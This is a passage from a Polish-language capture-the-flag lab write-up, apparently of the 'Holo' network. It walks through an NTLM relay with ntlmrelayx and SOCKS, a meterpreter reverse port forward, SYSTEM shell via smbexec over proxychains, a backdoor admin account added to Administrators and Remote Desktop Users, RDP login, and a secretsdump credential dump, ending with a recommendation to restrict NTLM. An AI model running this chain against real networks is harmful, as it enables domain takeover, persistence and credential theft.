 * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] SMBD-Thread-11 (process_request_thread): Received connection from 127.0.0.1, attacking target smb://10.200.112.30
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] Authenticating against smb://10.200.112.30 as HOLOLIVE/SRV-ADMIN SUCCEED
[*] SOCKS: Adding HOLOLIVE/SRV-ADMIN@10.200.112.30(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-12 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
```

```
meterpreter > portfwd add -R -L 0.0.0.0 -l 445 -p 445
[*] Reverse TCP relay created: (remote) :445 → (local) [::]:445
meterpreter >
```

Za pomocą scryptu "smbexec.py" dostaje RCE:

`sudo python3 ntlmrelayx.py -t smb://10.200.112.30 -smb2support -socks`

I tworze novego admina na domenie. Przy okazji dodaje go do grupy "Remote Desktop Users"

`net user Romchik Password123! /add`

`net localgroup Administrators /add Romchik`

`net localgroup "Remote Desktop Users" /add Romchik`

```
┌──(kali㉿kali)-[~/.local/bin]
└─$ sudo python3 smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.112.30
[sudo] password for kali:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)

┌──(kali㉿kali)-[~/.local/bin]
└─$ sudo proxychains4 python3 smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.112.30
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.112.30:445  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>cd C:\Users\Administrator
[-] You can't CD under SMBEXEC. Use full paths.
C:\Windows\system32>cd ..
[-] You can't CD under SMBEXEC. Use full paths.
C:\Windows\system32>net user Romchik Password123! /add
The command completed successfully.


C:\Windows\system32>net localgroup Administrators /add Romchik
The command completed successfully.


C:\Windows\system32>net localgroup "Remote Desktop Users" /add Romchik
The command completed successfully.


C:\Windows\system32>
```


Podłaczam się do pulpitu

`xfreerdp /v:10.200.112.30 /u:Romchik /p:'Password123!' /dynamic-resolution /drive:holo`

```
┌──(kali㉿kali)-[~]
└─$ xfreerdp /v:10.200.112.30 /u:Romchik /p:'Password123!' /dynamic-resolution /drive:holo
[12:05:27:286] [36282:36283] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[12:05:27:286] [36282:36283] [WARN][com.freerdp.crypto] - CN = DC-SRV01.holo.live
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.200.112.30:3389)
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - Common Name (CN):
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] -      DC-SRV01.holo.live
[12:05:27:286] [36282:36283] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.200.112.30:3389 (RDP-Server):
        Common Name: DC-SRV01.holo.live
        Subject:     CN = DC-SRV01.holo.live
        Issuer:      CN = DC-SRV01.holo.live
        Thumbprint:  66:b2:b9:45:4a:6a:59:fa:7f:17:8f:ee:4e:f0:7f:58:82:7f:ae:96:e2:9e:c3:0c:3d:e9:f5:5d:af:37:fe:b4
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
[12:05:30:400] [36282:36283] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: US/Eastern
[12:05:31:810] [36282:36283] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[12:05:31:810] [36282:36283] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[12:05:31:847] [36282:36333] [INFO][com.freerdp.channels.rdpdr.client] - Loading device service drive [holo] (static)
[12:05:31:847] [36282:36283] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[12:05:31:848] [36282:36283] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[12:05:31:848] [36282:36283] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel disp
[12:05:32:077] [36282:36283] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
[12:05:34:390] [36282:36333] [INFO][com.freerdp.channels.rdpdr.client] - registered device #1: holo (type=8 id=1)
[*] SMBD-Thread-160 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-161 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-162 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-163 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SOCKS: Proxying client session for HOLOLIVE/SRV-ADMIN@10.200.112.30(445)
[*] SMBD-Thread-165 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-166 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-167 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-168 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-169 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-170 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
```


FLAGA na pulpicie Administratora

HOLO{29d166d973477c6d8b00ae1649ce3a44}



Dumpowanie wszystkich urzytkowników

```
python3 secretsdump.py 'HOLOLIVE/Romchik:Password123!@10.200.112.30'
```



Lokalizacja: server SMB

Recomendacja: Ograniczenie przychodzącego ruchu NTLM